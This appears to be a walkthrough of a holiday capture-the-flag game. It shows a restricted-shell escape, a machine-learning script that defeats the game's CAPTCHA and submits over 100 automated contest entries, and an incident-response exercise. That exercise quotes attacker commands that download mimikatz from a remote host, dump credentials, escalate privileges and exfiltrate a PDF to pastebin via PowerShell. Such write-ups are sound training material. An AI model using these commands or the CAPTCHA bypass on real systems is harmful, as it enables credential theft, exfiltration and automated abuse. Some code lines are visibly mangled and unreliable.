
elf@2c5fd7c94ae3:~$ cp /bin/bash /bin/nsh
```

The file had the immutable attribute set which needed to be removed so we can overwrite the file with the bash shell. After which we can **su** to **alabaster_snowball** without problems:

```
elf@2c5fd7c94ae3:~$ su alabaster snowball
Password:
Loading, please wait......



You did it! Congratulations!

alabaster_snowball@2c5fd7c94ae3:/home/elf$
```

Alabaster Snowball:


Who would do such a thing?? Well, it IS a good looking cat.
Have you heard about the Frido Sleigh contest?
There are some serious prizes up for grabs.
The content is strictly for elves. Only elves can pass the CAPTEHA challenge required to enter.
The content is strictly for elves. Only elves can pass the CAPTEHA challenge required to enter.
I heard there was a talk at KCII about using machine learning to defeat challenges like this.
I don't think anything could ever beat an elf though!

Objective hint:

- Machine Learning Use Cases for Cyber Security: https://youtu.be/jmVPLwjm_zs

8.2 BYPASSING THE FRIDO SLEIGH CAPTEHA

Krampus:



Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you.
The contest is here on my screen and at fridosleigh.com.
No purchase necessary, enter as often as you want, so I am!
They set up the rules, and lately, I have come to realize that I have certain materialistic, cookie needs.
Unfortunately, it's restricted to elves only, and I can't bypass the CAPTEHA.
(That's Completely Automated Public Turing test to tell Elves and Humans Apart.)
I've already cataloged 12,000 images and decoded the API interface.
Can you help me bypass the CAPTEHA and submit lots of entries?

Review of the https://fridosleigh.com/ website shows the reCAPTEHA to prove you're not a human:

You have 5 seconds to select all the images of the 3 categories, out of a possible 5 categories displayed. This won't be achievable manually, let's work on a way to bypass this reCAPTEHA.

Download the files provided by Krampus:

- https://downloads.elfu.org/capteha_images.tar.gz
- https://downloads.elfu.org/capteha_api.py

After reviewing Chris Davis, Machine Learning Use Cases for Cybersecurity talk we use the same approach to create the Machine Learning Model for the capteha_images:

```
root@Kali:~# sudo apt install python3 python3-pip -y
root@Kali:~# sudo python3 -m pip install --upgrade pip
root@Kali:~# sudo python3 -m pip install --upgrade setuptools
root@Kali:~# sudo python3 -m pip install --upgrade tensorflow==1.15
root@Kali:~# sudo python3 -m pip install tensorflow hub
root@Kali:~# wget https://downloads.elfu.org/capteha images.tar.gz
root@Kali:~# wget https://downloads.elfu.org/capteha_api.py
root@Kali:~# gzip -d capteha_images.tar.gz
root@Kali:~# tar -x -f capteha_images.tar
root@Kali:~# mkdir capteha images
root@Kali:~# tar -x -f capteha images.tar -C ./capteha images/
root@Kali:~# ls -al capteha_images
       total 796
       drwxr-xr-x 8 root root   4096 Dec 24 16:51  .
       drwxr-xr-x 6 root root   4096 Dec 24 16:51  ..
       drwxrwxr-x 2 1000 1000 131072 Nov 27 05:10 'Candy Canes'
       drwxrwxr-x 2 1000 1000 135168 Nov 27 05:10 'Christmas Trees'
       drwxrwxr-x 2 1000 1000 135168 Nov 27 05:10  Ornaments
       drwxrwxr-x 2 1000 1000 135168 Nov 27 05:10  Presents
       drwxrwxr-x 2 1000 1000 131072 Nov 27 05:10 'Santa Hats'
       drwxrwxr-x 2 1000 1000 139264 Nov 27 05:10  Stockings

root@Kali:~# python3 retrain.py --image dir ./capteha images
```

Now that we have the model, we use the **capteha_api.py** code from Krampus and the **predict_images_using_trained_model.py** from Chris talk to create a **bypass.py** code which uses the ML model, gets the https://fridosleigh.com website, loads all the images decode them from base64 in memory and checks them against the model to match them up against the 3 challenge types requested. If a match add the UUID to a comma delimited string which is then posted back to the website with a temporary e-mail address:

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import requests
import json
import sys
import base64

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation,
output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
```

```
            input_operation.outputs[0]: image
        })
        results = np.squeeze(results)
        prediction = results.argsort()[-5:][::-1][0]
        q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(),
'percent':results[prediction]} )

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
    return graph

def read_tensor_from_image_bytes(imagebytes, input_height=224, input_width=224,
input_mean=0, input_std=255):
    image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result

def main():
    yourREALemailAddress = "glwpbscs@sharklasers.com"

    # Loading the Trained Machine Learning Model created from running retrain.py on the
training_images directory
    graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
    labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

    # Load up our session
    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)

    # Can use queues and threading to spead up the processing
    q = queue.Queue()

    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    # A list of dictionaries eaching containing the keys 'base64' and 'uuid'
    b64_images = json_resp['images']
    # The Image types the CAPTEHA Challenge is looking for.
    challenge_image_type = json_resp['select_type'].split(',')
    # cleaning and formatting
    challenge_image_types = [challenge_image_type[0].strip(),
challenge_image_type[1].strip(), challenge_image_type[2].replace(' and ','').strip()]

    '''
    MISSING IMAGE PROCESSING AND ML IMAGE PREDICTION CODE GOES HERE
    Loop through all the images
    Check if the image matches types and if to add UUID to final_answer:
    '''
    for img in b64_images:
        # Get the image b64 and decode it back to png format in memory:
        image_bytes = base64.b64decode(img['base64'])
        img_full_path = img['uuid']

        while len(threading.enumerate()) > 10:
            time.sleep(0.0001)

        #predict_image function is expecting png image bytes
        threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes,
img_full_path, labels, input_operation, output_operation)).start()

    print('Waiting For Threads to Finish...')
    while q.qsize() < len(b64_images):
        time.sleep(0.001)

    #getting a list of all threads returned results
```

```
    prediction_results = [q.get() for x in range(q.qsize())]

    final_answer = ""
    #do something with our results... Like print them to the screen.
    #print(challenge image types)
    for prediction in prediction_results:
        # prediction = {'img full path': '41a0d4cc-e588-11e9-97c1-309c23aaf0ac',
'prediction': 'Candy Canes', 'percent': 0.98704535}
        if prediction['prediction'] in challenge_image_types:
            #print(prediction['img_full_path'], " - ", prediction['prediction'])
            final_answer += prediction[' ']
            final_answer += ","
    '''
    END
    '''

    # This should be JUST a csv list image uuids ML predicted to match the
challenge image type .
    #final_answer = ','.join( [ img['uuid'] for img in b64_images ] )
    final_answer = final_answer[:-1]

    json_resp = json.loads(s.post("{}api/capteha/submit".format(url),
data={'answer':final_answer}).text)
    if not json_resp['request']:
        # If it fails just run again. ML might get one wrong occasionally
        print('FAILED MACHINE LEARNING GUESS')
        print('--------------------\nOur ML Guess:\n--------------------
\n{}'.format(final_answer))
        print('--------------------\nServer Response:\n--------------------
\n{}'.format(json_resp['data']))
        sys.exit(1)

    print('CAPTEHA Solved!')
    # If we get to here, we are successful and can submit a bunch of entries till we win
    userinfo = {
        'name':'Krampus Hollyfeld',
        'email':yourREALemailAddress,
        'age':180,
        'about':"Cause they're so flippin yummy!",
        'favorites':'thickmints'
    }
    # If we win the once-per minute drawing, it will tell us we were emailed.
    # Should be no more than 200 times before we win. If more, somethings wrong.
    entry_response = ''
    entry_count = 1
    while yourREALemailAddress not in entry_response and entry_count < 200:
        print('Submitting lots of entries until we win the contest! Entry
#{}'.format(entry_count))
        entry_response = s.post("{}api/entry".format(url), data=userinfo).text
        entry_count += 1
    print(entry_response)


if __name__ == "__main__":
    main()
```

Running the script with the default ML model:

```
root@Kali:~# python3 bypass.py
WARNING:tensorflow:From bypass.py:6: The name tf.logging.set_verbosity is deprecated.
Please use tf.compat.v1.logging.set_verbosity instead.

WARNING:tensorflow:From bypass.py:6: The name tf.logging.ERROR is deprecated. Please use
tf.compat.v1.logging.ERROR instead.

Waiting For Threads to Finish...
FAILED MACHINE LEARNING GUESS
--------------------
Our ML Guess:
--------------------
84a7df87-e585-11e9-97c1-309c23aaf0ac,4823b339-e585-11e9-97c1-309c23aaf0ac,f01ca401-e585-
11e9-97c1-309c23aaf0ac,f7f2df32-e585-11e9-97c1-309c23aaf0ac,34f73b13-e586-11e9-97c1-
309c23aaf0ac,54b079f8-e585-11e9-97c1-309c23aaf0ac,c15f23ae-e586-11e9-97c1-
309c23aaf0ac,b4fd9255-e586-11e9-97c1-309c23aaf0ac,c1b90d89-e586-11e9-97c1-
309c23aaf0ac,c88ecab1-e586-11e9-97c1-309c23aaf0ac,4b5b14a0-e587-11e9-97c1-
```

```
309c23aaf0ac,551234c1-e587-11e9-97c1-309c23aaf0ac,7053ac17-e587-11e9-97c1-
309c23aaf0ac,01f20232-e586-11e9-97c1-309c23aaf0ac,ea786294-e587-11e9-97c1-
309c23aaf0ac,19cb2c19-e588-11e9-97c1-309c23aaf0ac,4076a226-e587-11e9-97c1-309c23aaf0ac
--------------------
Server Response:
--------------------
Timed Out!
```

It takes too long and times out. It took roughly 17 seconds on a VM with 4 CPU and 8GB of memory.

A review of the retrain.py code identified some comments that might be useful:

```
# By default this script will use the highly accurate, but comparatively large and
# slow Inception V3 model architecture. It's recommended that you start with this
# to validate that you have gathered good training data, but if you want to deploy
# on resource-limited platforms, you can try the `--tfhub_module` flag with a
# Mobilenet model.
```

Clean up the old ML model and retrain the ML model with Mobilenet instrumented for quantization to see if that provides improved speed:


```
root@Kali:~# rm -rf /tmp/retrain_tmp /tmp/tfhub_modules

root@Kali:~# python3 retrain.py --image_dir ./capteha_images --tfhub_module
https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/feature_vector/3
```

Running the bypass.py script but now leveraging the Mobilenet ML model:

```
root@Kali:~# python3 bypass.py
WARNING:tensorflow:From bypass.py:6: The name tf.logging.set_verbosity is deprecated.
Please use tf.compat.v1.logging.set_verbosity instead.

WARNING:tensorflow:From bypass.py:6: The name tf.logging.ERROR is deprecated. Please use
tf.compat.v1.logging.ERROR instead.

Waiting For Threads to Finish...
CAPTEHA Solved!
Submitting lots of entries until we win the contest! Entry #1
Submitting lots of entries until we win the contest! Entry #2
Submitting lots of entries until we win the contest! Entry #3
Submitting lots of entries until we win the contest! Entry #4
Submitting lots of entries until we win the contest! Entry #5
Submitting lots of entries until we win the contest! Entry #6
Submitting lots of entries until we win the contest! Entry #7
Submitting lots of entries until we win the contest! Entry #8
Submitting lots of entries until we win the contest! Entry #9
Submitting lots of entries until we win the contest! Entry #10
Submitting lots of entries until we win the contest! Entry #11
Submitting lots of entries until we win the contest! Entry #12
Submitting lots of entries until we win the contest! Entry #13
Submitting lots of entries until we win the contest! Entry #14
Submitting lots of entries until we win the contest! Entry #15
Submitting lots of entries until we win the contest! Entry #16
Submitting lots of entries until we win the contest! Entry #17
Submitting lots of entries until we win the contest! Entry #18
Submitting lots of entries until we win the contest! Entry #19
Submitting lots of entries until we win the contest! Entry #20
Submitting lots of entries until we win the contest! Entry #21
Submitting lots of entries until we win the contest! Entry #22
Submitting lots of entries until we win the contest! Entry #23
Submitting lots of entries until we win the contest! Entry #24
Submitting lots of entries until we win the contest! Entry #25
Submitting lots of entries until we win the contest! Entry #26
Submitting lots of entries until we win the contest! Entry #27
Submitting lots of entries until we win the contest! Entry #28
Submitting lots of entries until we win the contest! Entry #29
Submitting lots of entries until we win the contest! Entry #30
Submitting lots of entries until we win the contest! Entry #31
```

```
Submitting lots of entries until we win the contest! Entry #32
Submitting lots of entries until we win the contest! Entry #33
Submitting lots of entries until we win the contest! Entry #34
Submitting lots of entries until we win the contest! Entry #35
Submitting lots of entries until we win the contest! Entry #36
Submitting lots of entries until we win the contest! Entry #37
Submitting lots of entries until we win the contest! Entry #38
Submitting lots of entries until we win the contest! Entry #39
Submitting lots of entries until we win the contest! Entry #40
Submitting lots of entries until we win the contest! Entry #41
Submitting lots of entries until we win the contest! Entry #42
Submitting lots of entries until we win the contest! Entry #43
Submitting lots of entries until we win the contest! Entry #44
Submitting lots of entries until we win the contest! Entry #45
Submitting lots of entries until we win the contest! Entry #46
Submitting lots of entries until we win the contest! Entry #47
Submitting lots of entries until we win the contest! Entry #48
Submitting lots of entries until we win the contest! Entry #49
Submitting lots of entries until we win the contest! Entry #50
Submitting lots of entries until we win the contest! Entry #51
Submitting lots of entries until we win the contest! Entry #52
Submitting lots of entries until we win the contest! Entry #53
Submitting lots of entries until we win the contest! Entry #54
Submitting lots of entries until we win the contest! Entry #55
Submitting lots of entries until we win the contest! Entry #56
Submitting lots of entries until we win the contest! Entry #57
Submitting lots of entries until we win the contest! Entry #58
Submitting lots of entries until we win the contest! Entry #59
Submitting lots of entries until we win the contest! Entry #60
Submitting lots of entries until we win the contest! Entry #61
Submitting lots of entries until we win the contest! Entry #62
Submitting lots of entries until we win the contest! Entry #63
Submitting lots of entries until we win the contest! Entry #64
Submitting lots of entries until we win the contest! Entry #65
Submitting lots of entries until we win the contest! Entry #66
Submitting lots of entries until we win the contest! Entry #67
Submitting lots of entries until we win the contest! Entry #68
Submitting lots of entries until we win the contest! Entry #69
Submitting lots of entries until we win the contest! Entry #70
Submitting lots of entries until we win the contest! Entry #71
Submitting lots of entries until we win the contest! Entry #72
Submitting lots of entries until we win the contest! Entry #73
Submitting lots of entries until we win the contest! Entry #74
Submitting lots of entries until we win the contest! Entry #75
Submitting lots of entries until we win the contest! Entry #76
Submitting lots of entries until we win the contest! Entry #77
Submitting lots of entries until we win the contest! Entry #78
Submitting lots of entries until we win the contest! Entry #79
Submitting lots of entries until we win the contest! Entry #80
Submitting lots of entries until we win the contest! Entry #81
Submitting lots of entries until we win the contest! Entry #82
Submitting lots of entries until we win the contest! Entry #83
Submitting lots of entries until we win the contest! Entry #84
Submitting lots of entries until we win the contest! Entry #85
Submitting lots of entries until we win the contest! Entry #86
Submitting lots of entries until we win the contest! Entry #87
Submitting lots of entries until we win the contest! Entry #88
Submitting lots of entries until we win the contest! Entry #89
Submitting lots of entries until we win the contest! Entry #90
Submitting lots of entries until we win the contest! Entry #91
Submitting lots of entries until we win the contest! Entry #92
Submitting lots of entries until we win the contest! Entry #93
Submitting lots of entries until we win the contest! Entry #94
Submitting lots of entries until we win the contest! Entry #95
Submitting lots of entries until we win the contest! Entry #96
Submitting lots of entries until we win the contest! Entry #97
Submitting lots of entries until we win the contest! Entry #98
Submitting lots of entries until we win the contest! Entry #99
Submitting lots of entries until we win the contest! Entry #100
Submitting lots of entries until we win the contest! Entry #101
Submitting lots of entries until we win the contest! Entry #102
{"data":"<h2 id=\"result header\"> Entries for email address glwpbscs@sharklasers.com no
longer accepted as our systems show your email was already randomly selected as a winner!
Go check your email to get your winning code. Please allow up to 3-5 minutes for the email
to arrive in your inbox or check your spam filter settings. <br><br> Congratulations and
Happy Holidays!</h2>","request":true}
```

Now it's waiting for the email to come in:



Bypassing the Frido Sleigh CAPTEHA Answer:

8Ia8LiZEwvyZr2WO

Krampus:


You did it! Thank you so much. I can trust you!
To help you, I have flashed the firmware in your badge to unlock a useful new feature: magical teleportation through the steam tunnels.
As for those scraps of paper, I scanned those and put the images on my server.
I then threw the paper away.
Unfortunately, I managed to lock out my account on the server.
Hey! You've got some great skills. Would you please hack into my system and retrieve the scans?
I give you permission to hack into it, solving Objective 9 in your badge.
And, as long as you're traveling around, be sure to solve any other challenges you happen across.

Narrative 6 of 10

Despite this fellow's funk and mange
My fate, I think, he's bound to change.
What is this contest all about?
His victory I shall arrange!

Badge Upgrade:

Krampus provide a handy little teleportation option to our badge to quickly move around:



9 OBJECTIVE: RETRIEVE SCRAPS OF PAPER FROM SERVER

Difficulty: 

Gain access to the data on the Student Portal (https://studentportal.elfu.org/) server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

9.1 GARYLOG CRANBERRY PI TERMINAL CHALLENGE

Pepper Minstix:

It's me - Pepper Minstix.
Normally I'm jollier, but this Graylog has me a bit mystified.
Have you used Graylog before? It is a log management system based on Elasticsearch, MongoDB, and Scala.
Some Elf U computers were hacked, and I've been tasked with performing incident response.
Can you help me fill out the incident response report using our instance of Graylog?
It's probably helpful if you know a few things about Graylog.
Event IDs and Sysmon are important too. Have you spent time with those?
Don't worry - I'm sure you can figure this all out for me!
Click on the All messages Link to access the Graylog search interface!
Make sure you are searching in all messages!
The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner.
Login with the username elfustudent and password elfustudent.

Terminal hint:

- Graylog Docs: http://docs.graylog.org/en/3.1/pages/queries.html
- (Events and Sysmon)

Terminal challenge:

Opening up the terminal provided access to graylog instance with an Incident report submit page on the bottom right:

9.1.1 Question 1:

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.
What is the full-path + filename of the first malicious file downloaded by Minty?

Perform a search of the **sysmon logs** for **eventID 2**, **firefox.exe** and not the **.temp** files:

```
minty AND WindowsLogType:Microsoft\-Windows\-Sysmon\/Operational AND
EventID:2 AND ProcessImage:"C:\\Program Files\\Mozilla
Firefox\\firefox.exe" AND NOT
TargetFilename:C\:\\Users\\minty\\AppData\\Roaming\\Microsoft\\Window
s\\Recent\\CustomDestinations\\*.temp
```

Answer: ***C:\Users\minty\Downloads\cookie_recipe.exe***

9.1.2 Question 2:

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Perform a search on the **ProcessImage** and look at the **DestinationIP** and **DestinationPort**:

```
minty AND WindowsLogType:Microsoft\-Windows\-Sysmon\/Operational AND
ProcessImage:C\:\\Users\\minty\\Downloads\\cookie_recipe.exe
```

Answer: ***192.168.247.175:4444***

9.1.3 Question 3:

What was the first command executed by the attacker?
(answer is a single word)

Perform a search with **ParentProcessImage** being **cookie_recipe.exe**, **EventID 1**, sort on **timestamp** and show **CommandLine**:

```
minty AND WindowsLogType:Microsoft\-Windows\-Sysmon\/Operational AND
ParentProcessImage:C\:\\Users\\minty\\Downloads\\cookie_recipe.exe
AND EventID:1
```

Answer: ***whoami***

9.1.4 Question 4:

What is the one-word service name the attacker used to escalate privileges?

Using the same search as for question 3, looking further down the list of events we can see the following command line being used to escalate privliages:

```
C:\Windows\system32\cmd.exe /c "sc start webexservice a software-
update 1 wmic process call create "cmd.exe /c
C:\Users\minty\Downloads\cookie_recipe2.exe" "
```

Answer: ***webexservice***

9.1.5 Question 5:

What is the file-path + filename of the binary ran by the attacker to dump credentials?

Perform a search with **ParentProcessImage** being **cookie_recipe2.exe**, **EventID 1**, sort on **timestamp** and show **CommandLine**:

```
minty AND WindowsLogType:Microsoft\-Windows\-Sysmon\/Operational AND
ParentProcessImage:C\:\\Users\\minty\\Downloads\\cookie_recipe2.exe
AND EventID:1
```

The attacker can be seen downloading mimikatz.exe and saving it is c:\cookie.exe:

```
C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri
http://192.168.247.175/mimikatz.exe -OutFile C:\cookie.exe "
```

And a bit later the attacker then executes the file

```
C:\Windows\system32\cmd.exe /c "C:\cookie.exe "privilege::debug"
"sekurlsa::logonpasswords" exit "
```

Answer: ***C:\cookie.exe***

9.1.6 Question 6:

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Perform a search for **EventID 4624**, **SourceNetowrkAddress 192.168.247.175** and **LogonType 10** (RemoteInteractive logon). Look for the **AccountName** of the event:

```
EventID:4624 AND SourceNetworkAddress:192.168.247.175 AND
LogonType:10
```

Answer: ***alabaster***

9.1.7 Question 7:

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Using the previous search from question 6 look at the timestamp of the event.

Answer: ***06:04:28***

9.1.8 Question 8:

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the **SourceHostName**, **DestinationHostname**, **LogonType** of this connection?
(submit in that order as csv)

Perform a search for **EventID 4624** and **LogonType 3** (Network Logon) and **SourceHostName** being **ELFU-RES-WKS2**:

```
EventID:4624 AND LogonType:3 AND SourceHostName:ELFU\-RES\-WKS2
```

Answer: ***ELFU-RES-WKS2,elfu-res-wks3,3***

9.1.9 Question 9:

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Perform a search for **EventID 2** (Sysmon File create) and **source elfu-res-wks2** and filter out noise:

```
EventID:2 AND source:"elfu-res-wks2" AND NOT
TargetFilename:/.+ProgramData.+/ AND NOT TargetFilename:/.+AppData.+/
```

Answer: ***C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf***

9.1.10 Question 10:

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

Performing a search for the document name:

```
super_secret_elfu_research.pdf
```

The latest event with the document name is a PowerShell webrequest POST to pastebin.com:

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-
WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{
"submit_hidden" = "submit_hidden"; "paste_code" =
$([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\alabast
er\Desktop\super_secret_elfu_research.pdf"))); "paste_format" = "1";
"paste_expire_date" = "N"; "paste_private" = "0";
"paste_name"="cookie recipe" }
```

Performing a search for the **processID 1232** of the PowerShell webrequests identifies the network connection event to identify the **DestinationIp**:

```
ProcessId:1232
```

Answer: ***104.22.3.84***

Incident Response Report #7830984301576234 Submitted.

Incident Fully Detected!

Pepper Minstix:

That's it - hooray!
Have you had any luck retrieving scraps of paper from the Elf U server?
You might want to look into SQL injection techniques.
OWASP is always a good resource for web attacks.
For blind SQLi, I've heard Sqlmap is a great tool.
In certain circumstances though, you need custom tamper scripts to get things going!

